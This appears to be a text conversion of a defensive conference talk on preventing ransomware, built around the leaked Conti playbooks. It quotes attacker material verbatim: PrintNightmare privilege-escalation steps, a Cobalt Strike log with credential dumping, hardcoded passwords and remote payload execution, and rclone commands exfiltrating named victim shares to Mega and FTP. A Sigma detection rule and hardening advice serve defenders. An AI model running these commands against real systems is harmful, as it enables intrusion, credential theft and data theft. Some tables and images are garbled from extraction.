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# Ransomware Reality Checklist: 5 Ways to Prevent an Attack

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#### 5 Ways to Prevent a Ransomware Attack

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- Plugging the holes
- Know when you've lost your keys
- What can we learn from cyber criminals?
- It's hard to stop what you can't see
- Creating speedbumps and checkpoints

Not a prevention but still a good topic...

To pay or not to pay?





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## Plugging the Holes

**CVEs exploited by ransomware gangs** 







- All major groups were quick to leverage CVEs over the last 2 years
- Initial Access, RCE or LPE
- Most observed: MS Exchange, SolarWinds Serv-U, Log4J, Accellion, SonicWall, PrintNightmare and SMBv1

| CVE-2021-34523          | CVE-2021-26084        |  |  |  |
|-------------------------|-----------------------|--|--|--|
| CVE-2021-34473          | CVE-2010-2861         |  |  |  |
| CVE-2021-31207          | CVE-2021-36942        |  |  |  |
| CVE-2021-26855          | CVE-2021-34523        |  |  |  |
| CVE-2021-4044           | CVE-2021-34527        |  |  |  |
| CVE-2021-35211          | CVE-2021-1675         |  |  |  |
| CVE-2021-27104          | CVE-2021-28799        |  |  |  |
| CVE-2021-27103          | CVE-2021-20016        |  |  |  |
| CVE-2021-27102          | CVE-2021-27065        |  |  |  |
| CVE-2021-27101          | CVE-2021-27065        |  |  |  |
| CVE-2021-44228          | CVE-2021-26858        |  |  |  |
| CVE-2021-31206          | CVE-2021-26857        |  |  |  |
| CVE-2021-45105          | CVE-2020-5135         |  |  |  |
| CVE-2021-45046          | CVE-2020-1472         |  |  |  |
| CVE-2021-44832          | CVE-2018-13379        |  |  |  |
| CVE-2021-4104           | CVE-2018-13374        |  |  |  |
| CVE-2021-21972          | CVE-2017-0148         |  |  |  |
| CVE-2021-34473          | CVE-2017-0147         |  |  |  |
| CVE-2020-12812          | CVE-2017-0146         |  |  |  |
| CVE-2019-5591           | CVE-2017-0145         |  |  |  |
| CVE-2018-13379          | CVE-2017-0144         |  |  |  |
| CVE-2021-36942          | CVE-2017-0143         |  |  |  |
| CVE-2021-5135 <b>RS</b> | <b>∧</b> °Conference2 |  |  |  |
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#### **Conti Threat Actor Playbook Mentioning Recent CVEs**

#### 7. PrintNightmare

The vulnerability is fresh, but already sensational. We use it until we shut it down) CVE -2021-34527 Allows you to create a local administrator, useful if an agent arrived with the rights of a simple user On the agent:

powershell- import // import the file CVE-2021-34527.ps1

powershell Invoke-Nightmare -NewUser "HACKER" -NewPassword
DriverName "Xeroxxx" // create user HACKER with password
localadmins

spawnas COMPNAME \ HACKER name The agent arrives from under SYSTEM \* , we do the following after import:

Invoke-Nightmare -DLL "\ polniy \ put \ do \ payload.dll"

https://github.com/calebstewart/CVE-2021-1675







## The Conti Team aquired a SonicWall Secure Mobile Access 410, to build their own scanner for CVE-2020-5135

```
2021-04-13T20:40:04.882803 mango Regarding SonicWalls - the ones I got from my researcher - REFURBISHED, second hand.

that is why they cost 1k each. They are sold only in the US on eBay. I found new ones from a manufacturer in the UK. They cost 2,5 pounds each.

In a best case scenario from the US it takes three weeks to reach this guy in Sevastopol, as due to COVID there are big issues with the delivery.

From England if we buy new ones - it is faster. And there you can get the new model 410. They will be in Sevastopol in a week.

2021-04-15T20:40:02.105820 mango today we bought SonicWalls, everything will be there exactly in a week

2021-04-15T20:40:32.497696 stern great
```

https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/conti-leaks-examining-the-panama-papers-of-ransomware.html



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


# Know When You've Lost Your Keys

**Credential theft and Initial Access Brokers (IAB)** 

#### Credential mis-use as a key entry path





Source: Verizon Databreach Investigation Report 2022




#### **Credential Theft**

#### Infostealers:

- AZORult
- Predator the Thief
- Kpot
- MARS
- Redline
- Racoon
- Mars Stealer








#### **Initial Access Brokers (IAB)**

- IAB sell access to multiple threat actors inc. ransomware gangs
- Before the actual ransomware attack, access to companies is often sold via underground forums
- Early Identification can save millions of USD
- Mulitple vendors provide monitoring services; well worth the investment
- Victim Identification via ZoomInfo or RocketReach type tools





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# What can we Learn from Cyber Criminals?


Don't take my word for it, but learn from their playbooks...

# Cybercriminal Snitches Getting Love Instead of Stitches....



#### Pentester? Then come to us!







#### **Dissecting the Attack Playbook**

|   | Name ^  | Date Modified            | Size      | Kind          |
|---|---|--------------------------|-----------|---------------|
|   | 3 # AV.7z                                     | Jul 24, 2021 at 9:35 AM  | 17.4 MB   | 7-Zip archive |
| 1 | ad_users.txt                                  | Jul 24, 2021 at 9:45 AM  | 2 KB      | text          |
|   | CS4.3_Clean ahsh4veaQu .7z                    | Jul 24, 2021 at 10:01 AM | 26.3 MB   | 7-Zip archive |
| 1 | DAMP NTDS.txt                                 | Jul 24, 2021 at 9:47 AM  | 3 KB      | text          |
| 1 | domains.txt                                   | Jul 24, 2021 at 9:01 AM  | 2 KB      | text          |
|   | enhancement-chain.7z                          | Jul 24, 2021 at 9:45 AM  | 54 KB     | 7-Zip archive |
|   | Kerber-ATTACK.rar                             | Jul 24, 2021 at 9:33 AM  | 10 KB     | RAR Archive   |
| 1 | NetScan.txt                                   | Jul 24, 2021 at 10:03 AM | 2 KB      | text          |
| 1 | p.bat   | Jul 24, 2021 at 9:40 AM  | 55 bytes  | Document      |
| 1 | PENTEST SQL.txt                               | Jul 24, 2021 at 9:48 AM  | 81 bytes  | text          |
|   | ProxifierPE.zip                               | Jul 22, 2021 at 7:06 AM  | 3.1 MB    | ZIP archive   |
| = | RDP NGROK.txt                                 | Jul 24, 2021 at 10:07 AM | 2 KB      | text          |
| 0 | RMM_Client.exe                                | Jul 22, 2021 at 5:48 AM  | 14.3 MB   | Microslicatio |
|   | Routerscan.7z                                 | Jul 24, 2021 at 10:05 AM | 3 MB      | 7-Zip archive |
| 3 | RouterScan.txt                                | Jul 24, 2021 at 10:05 AM | 2 KB      | text          |
| 1 | SQL DAMP.txt                                  | Jul 24, 2021 at 9:46 AM  | 4 KB      | text          |
|   | Аллиасы для мсф.гаг                           | Jul 24, 2021 at 9:53 AM  | 476 bytes | RAR Archive   |
| 1 | Анонимность для параноиков.txt                | Jul 24, 2021 at 10:04 AM | 1 KB      | text          |
| 1 | ДАМП LSASS.txt                                | Jul 24, 2021 at 9:58 AM  | 996 bytes | text          |
| 1 | Если необходимо отскаю сетку одним листом.txt | Jul 24, 2021 at 9:58 AM  | 286 bytes | text          |
| 1 | Закреп AnyDesk.txt                            | Jul 24, 2021 at 9:50 AM  | 2 KB      | text          |
| 1 | Заменяем sorted адфиндера.txt                 | Jul 24, 2021 at 9:36 AM  | 697 bytes | text          |
| 1 | КАК ДЕЛАТЬ ПИНГ (СЕТИ).txt                    | Jul 24, 2021 at 9:44 AM  | 2 KB      | text          |
| 1 | КАК ДЕЛАТЬ СОРТЕД СОБРАННОГО АД!!!!.txt       | Jul 24, 2021 at 9:39 AM  | 1 KB      | text          |
| 1 | КАК И КАКУЮ ИНФУ КАЧАТЬ.txt                   | Jul 24, 2021 at 9:37 AM  | 3 KB      | text          |
| - | КАК ПРЫГАТЬ ПО СЕССОМОЩЬЮ ПЕЙЛОАД.txt         | Jul 24, 2021 at 9:37 AM  | 2 KB      | text          |
| 1 | Личная безопасность.txt                       | Jul 24, 2021 at 10:01 AM | 1 KB      | text          |
| 1 | Мануал робота с AD DC.txt                     | Jul 22, 2021 at 7:42 AM  | 9 KB      | text          |
| 1 | МАНУАЛ.txt                                    | Jul 24, 2021 at 9:33 AM  | 3 KB      | text          |



# Cobalt strike MANUALS\_V2 Active Directory

I Tier . Increasing privileges and collecting information

#### 1 . Initial exploration

1.1 . Search for company income

Finding the company's website
On Google: SITE + revenue (mycorporation.com + revenue)
"mycorporation.com" "revenue")
check more than 1 site, if possible
(owler, manta, zoominfo, dnb, rocketrich)

- 1.2 . Defined by AB
- 1.3 . **shell whoami** < ===== who am I
- 1.4 . **shell whoami / groups** -> my rights on the bot (if the bot came with a blue monik)
- 1.5 . 1 . **shell nltest / dclist:** <===== domain controllers

net dclist < ===== domain controllers

- 1.5 . 2 . **net domain\_ controllers** < ===== this command will show the ip addresses of domain controllers
- 1.6 . **shell net localgroup administrators** <===== local administrators





#### Why Reinvent the Wheel?

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 The Conti group was actively leveraging Scripts Github repos, Cobalt Strike, CVE PoCs, etc.

- Very often using non-malicious tools to obtain their objective
- Since it is open, study the same resources
- That brings us to the next point...

```
\Windows\System32\config\sam
C:\Windows\System32\config\security
C:\Windows\System32\config\system
 owershell-import /opt/PowerSploit-dev/Recon/PowerView.ps1
powershell Get-DomainController
powershell Get-DomainComputer -Properties dnshostname
powershell Get-DomainComputer -OperatingSystem ∗server∗ -Properties dnshostname
shell net group "domain Admins" /domain
shell net group "Enterprise Admins" /domain
logonpasswords
 shell nltest /DOMAIN_TRUSTS
 make_token FMH\maysys 34stb4y@345
 upload /home/tester/Desktop/payload/x64.dll (\FMH-DC01.FMH.local\C$\ProgramData\x64.dll) remote-exec wmi FMH-DC01 rundll32.exe C:\ProgramData\x64.dll StartW
 rm \\FMH-DC01.FMH.local\C$\ProgramData\x64.dll
 upload /home/tester/Desktop/FMH/x64.dll (\\FMH-DC01.FMH.local\C$\ProgramData\x64.dll)
 upload /home/tester/Desktop/FMH/tlt.dll (\\FMH-DC01.FMH.local\C$\ProgramData\tlt.dll)
 remote-exec wmi FMH-DC01 rundll32.exe C:\ProgramData\tlt.dll StartW
 rm \\FMH-DC01.FMH.local\C$\ProgramData\tlt.dll
 rm \\FMH-DC01.FMH.local\C$\ProgramData\x64.dll
 make_token FMH.local\Administrator 34stb4y*.*
 powershell-import /opt/PowerSploit-dev/Recon/ShareFinder.ps1
 powerpick Invoke-ShareFinder -Ping -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\share.txt
 rm C:\ProgramData\share.txt
 upload /home/tester/Desktop/FMH/tlt.dll (\\OPERA-APP.FMH.local\C$\ProgramData\tlt.dll)
 remote-exec wmi OPERA-APP.FMH.local rundll32.exe C:\ProgramData\tlt.dll StartW
 rm \\OPERA-APP.FMH.local\C$\ProgramData\tlt.dll
 net domain_controllers
 net domain_trusts
 shell whoami /all
 powershell get-adcomputer -filter * | select -expand name
 upload /home/host/Desktop/1.bat (C:\ProgramData\1.bat)
shell cd c:\programata
powershell get-adcomputer -filter * -properties passwordlastset | select name, ipv4address, passwordlastset | sort
```



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It's Hard to Stop What you Can't See

Spot the behavior before the malware

#### The Road from Initial Access to Domain Admin

- Attackers are heavily reliant on non-malicious tools
- Traditional Sec controls are focussing too much malicious files
- Behavior is key.....so what is normal?
  - Embrace EDR, XDR, Sigma rules
- Try to cover your blind spots
- Only in "monitoring mode" is not enough





#### Non-Malicious Tools Used by Cyber Criminals

| Native OS Binaries          | Percentage | Mitre technique            |
|-----------------------------|------------|----------------------------|
| Windows Command Shell (CMD) | 53.44%     | T1059.003                  |
| PowerShell                  | 43.92%     | T1059.001                  |
| WMI/WMIC                    | 33.86%     | T1218 T1564.004            |
| Rundll32                    | 24.34%     | T1218.011<br>T1564.004     |
| Regsvr32                    | 14.29%     | T1218.010                  |
| Schtasks                    | 12.70%     | T1053.005                  |
| MSHTA                       | 10.05%     | T1218.005                  |
| Excel                       | 8.99%      | T1105                      |
| Net.exe                     | 7.94%      | T1087 & Sub-<br>techniques |
| Certutil                    | 4.23%      | T1105, 1564.004<br>T1027   |
| Reg.exe                     | 3.70%      | 1003.002<br>1564.004       |



### **Non-Malicious Tools Used by Cyber Criminals**

| Administrative Tools | Percentage | MITRE technique  | Info                |
|----------------------|------------|--|---------------------|
|                      |            |  |                     |
|                      |            | T1021.001  | AnyDesk             |
|                      |            | T1021.004 T1021.005  | ConnectWise Control |
| Remote Services      |            |  | RDP                 |
|                      |            |  | UltraVNC            |
|                      |            |  | PuTTY               |
|                      |            |  | WinSCP              |
|                      |            |  |                     |
|                      | 6.35%      |  | 7-Zip               |
| Archive Utilities    |            | T1560.001  | WinRAR              |
|                      |            |  | WinZip              |
|                      |            |  |                     |
| BITSAdmin            | 3.70%      | T1105 T1218 T1564.004  |                     |
|                      |            |  |                     |
| ADFind               | 2.65%      | T1016 T1018 T1069 & Sub-Techniques, T1087 & Sub-techniques T1482 |                     |
|                      |            |  |                     |
| PsExec               | 2.12%      | T1569.002  |                     |
| fodhelper.exe        | 0.05%      | T1548.002  |                     |




#### **RCLONE** Mentioned in the Threat Actor Playbook

```
shell rclone.exe copy " ball " Mega: training -q --ignore-existing --auto-
confirm --multi-thread-streams 1 --transfers 3 --bwlimit 5M
Use this ==> shell rclone.exe copy "\\ WTFINANCE.washoetribe.net \ E $ \
FINANCE" mega: 1 -q --ignore-existing --auto-confirm --multi-thread-streams
1 --transfers 3 --bwlimit 5M
shell rclone.exe copy "\\ trucamtldc01 \ E $ \ Data" remote: Data -q --
ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12
shell rclone.exe copy "\\ FS \"
                                                             remote: NT
-q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers
12
shell rclone.exe copy "\\ PETERLENOVO.wist.local \ Users" ftp 1: uploads /
Users / -q --ignore-existing --auto-confirm --multi-thread-streams 3 --
transfers 3
shell rclone.exe copy "\\ envisionpharma.com \ IT \ KLSHARE" Mega: Finanse
-q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers
12
```




#### It's all About Observables







#### **RCLONE Hunting for Non-Malicious Tools**





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#### **RCLONE Sigma Rules**

```
title: RClone Execution
description: Detects execution of RClone utility for exfiltration as used by various ransomwares strains like REvil, Conti, FiveHands, etc
date: 2021/05/10
modified: 2021/06/29
references:
fields:
falsepositives:
    category: process creation
    product: windows
detection:
    selection:
       Description: 'Rsync for cloud storage'
    selection2:
```



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**Creating Speed Bumps and Checkpoints** 

Defense in-depth to make lateral movement more difficult

#### **Speed Bumps**

- Multi-factor authentication
- Network segmentation
- Limit browser cookie life
- Active Directory security





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## To Pay or Not to Pay?

There is no right answer












#### **Key Takeaways**

- Stick your finger in the dam when there is a hole
- Always look for your keys, you might have lost them
- Learn from the bad guys, when it's still at a low-cost
- If it acts strange, don't trust it
- Speedbumps are there for a reason





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